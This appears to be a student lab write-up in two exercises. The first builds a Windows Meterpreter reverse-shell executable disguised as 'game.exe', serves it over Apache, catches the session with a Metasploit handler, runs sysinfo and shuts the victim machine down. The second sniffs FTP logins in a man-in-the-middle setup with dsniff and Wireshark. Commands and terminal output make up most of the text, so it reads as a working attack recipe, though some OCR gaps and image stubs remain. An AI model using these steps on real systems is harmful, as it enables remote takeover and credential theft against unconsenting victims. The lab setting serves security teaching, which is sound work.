

Question 1:

- Create payload for windows.
- Transfer the payload to the victim's machine.
- Exploit the victim's machine.

Answer:

Type the following command -

**msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe
LHOST=192.168.225.24 > /var/www/html/game.exe**


```
root@kali:/home/kali# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f  
exe LHOST=192.168.225.24 > /var/www/html/game.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from  
the payload  
No encoder specified, outputting raw payload  
Payload size: 341 bytes  
Final size of exe file: 73802 bytes  
root@kali:/home/kali#
```

Start the apache server in Kali Linux by typing the following command-

Service apache2 start

```
root@kali:/home/kali# service apache2 start  
root@kali:/home/kali#
```

Open browser in windows & type the Server IP **192.168.225.24** & search



Now type **msfconsole** in Kali to start Metasploit Framework.

```
root@kali:/home/kali# msfconsole
[*] Starting the Metasploit Framework console ... |
```

Type the following commands-

use multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 192.168.225.24

set LPORT 4444

```
Metasploit tip: Writing a custom module? After editing your module, why not
try the reload command

msf5 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > |
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.225.24
LHOST => 192.168.225.24
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > 
```

Type :- run

```
Module options (exploit/multi/handler):

  Name  Current Setting  Required  Description
  ----  -
  LHOST  192.168.225.24   yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name  Current Setting  Required  Description
  ----  -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST  192.168.225.24   yes       The listen address (an interface may be specified)
  LPORT  4444              yes       The listen port

Exploit target:


  Id  Name
  --  -
  0   Wildcard Target

msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.225.24:4444
```

Now on the victim Windows victim enter the server ip address / filename in the browser

Type :- 192.168.225.24/game.exe



Type: - **sysinfo**

```
meterpreter > sysinfo
Computer Name      : WIN-AIOC8257QVL
OS                 : Windows 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture      : x64
System Language   : en_US
Domain            : WORKGROUP
Logged On Users    : 2
Meterpreter       : x86/windows
meterpreter >
```

we can use many commands.

Type the following command to shutdown the windows.


Type:- **shutdown**

```
Command      Description
-----
getsystem     Attempt to elevate your privilege to that of local system.

Priv: Password database Commands
-----
Command      Description
-----
hashdump      Dumps the contents of the SAM database

Priv: Timestamp Commands
-----
Command      Description
-----
timestamp     Manipulate file MACE attributes

meterpreter > pwd
C:\Users\Administrator.WIN-AIOC8257QVL\Desktop
meterpreter > shutdown
Shutting down ...
meterpreter >
[*] 192.168.225.30 - Meterpreter session 1 closed. Reason: Died
```



Question 2:

- Create an FTP server
- Access FTP server from windows command prompt
- Do an mitm and username and password of FTP transaction using wireshark and dsniff.

Answer:

Go to cmd prompt & type the following command –

Type :- **>ipconfig**

```
>ftp 192.168.225.30
```

[illegible]

We try to sniff the packets in Kali

```
lazykay@kali:~$ sudo su
[sudo] password for lazykay:
root@kali:/home/lazykay# dsniff
dsniff: listening on wlan0

-----
08/31/20 11.49.35 tcp 192.168.225.47.49698 → 192.168.225.30.21 (ftp)
USER Kay
PASS 12345
```

```
75 36 511416270 192.168.225.48 192.168.225.30 ICMP 114 Redirect (Redirect for host)
76 36 511485710 192.168.225.30 192.168.225.47 TCP 86 [TCP Retransmission] 21 → 49161 [PSH, ACK] Seq=1 Ack=1 Win=256 Len=32
82 40 270745141 192.168.225.30 192.168.225.47 FTP 75 Response: 230 User logged in.
83 40 270794230 192.168.225.48 192.168.225.30 ICMP 103 Redirect (Redirect for host)
84 40 270862143 192.168.225.30 192.168.225.47 TCP 75 [TCP Retransmission] 21 → 49161 [PSH, ACK] Seq=33 Ack=13 Win=256 Len=21
91 43 234055970 192.168.225.30 192.168.225.47 FTP 68 Response: 221 Goodbye.
92 43 234090463 192.168.225.48 192.168.225.30 ICMP 96 Redirect (Redirect for host)
93 43 234972107 192.168.225.30 192.168.225.47 TCP 68 [TCP Retransmission] 21 → 49161 [PSH, ACK] Seq=54 Ack=19 Win=256 Len=14
94 43 235166108 192.168.225.30 192.168.225.47 TCP 54 21 → 49161 [FIN, ACK] Seq=68 Ack=19 Win=256 Len=0
95 43 235188436 192.168.225.30 192.168.225.47 TCP 54 [TCP Out-Of-Order] 21 → 49161 [FIN, ACK] Seq=68 Ack=19 Win=256 Len=0
96 43 254488829 192.168.225.30 192.168.225.47 TCP 54 21 → 49161 [ACK] Seq=69 Ack=20 Win=256 Len=0
97 43 254421498 192.168.225.30 192.168.225.47 TCP 54 [TCP Dup ACK 96#1] 21 → 49161 [ACK] Seq=69 Ack=20 Win=256 Len=0

* Frame 74: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface wlan0, id 0
* Ethernet II, Src: AzureWav_a2:90:6d (70:66:55:a2:90:6d), Dst: LiteonTe_7d:05:fb (d0:53:49:7d:05:fb)
* Internet Protocol Version 4, Src: 192.168.225.30, Dst: 192.168.225.47
* Transmission Control Protocol, Src Port: 21, Dst Port: 49161, Seq: 1, Ack: 1, Len: 32
* File Transfer Protocol (FTP)
  [Current working directory: ]

0000 d0 53 49 7d 05 fb 70 66 55 a2 90 6d 08 00 45 00 SI}..pf U..m..E
0010 00 48 00 77 40 00 80 96 b6 99 c0 a8 e1 1e c0 a8 H-w@... ..
0020 e1 2f 00 15 c0 09 8b 27 aa 25 7a f7 39 21 50 18 /.....' %z 9!P
0030 01 00 33 90 00 00 33 33 31 20 50 61 73 73 77 6f --3...33 1 Passwo
0040 72 64 20 72 65 71 75 69 72 65 64 20 66 6f 72 20 rd requi red for
0050 4b 61 79 2e 0d 0a Kay...
```

User - **Kay** & Password - **12345**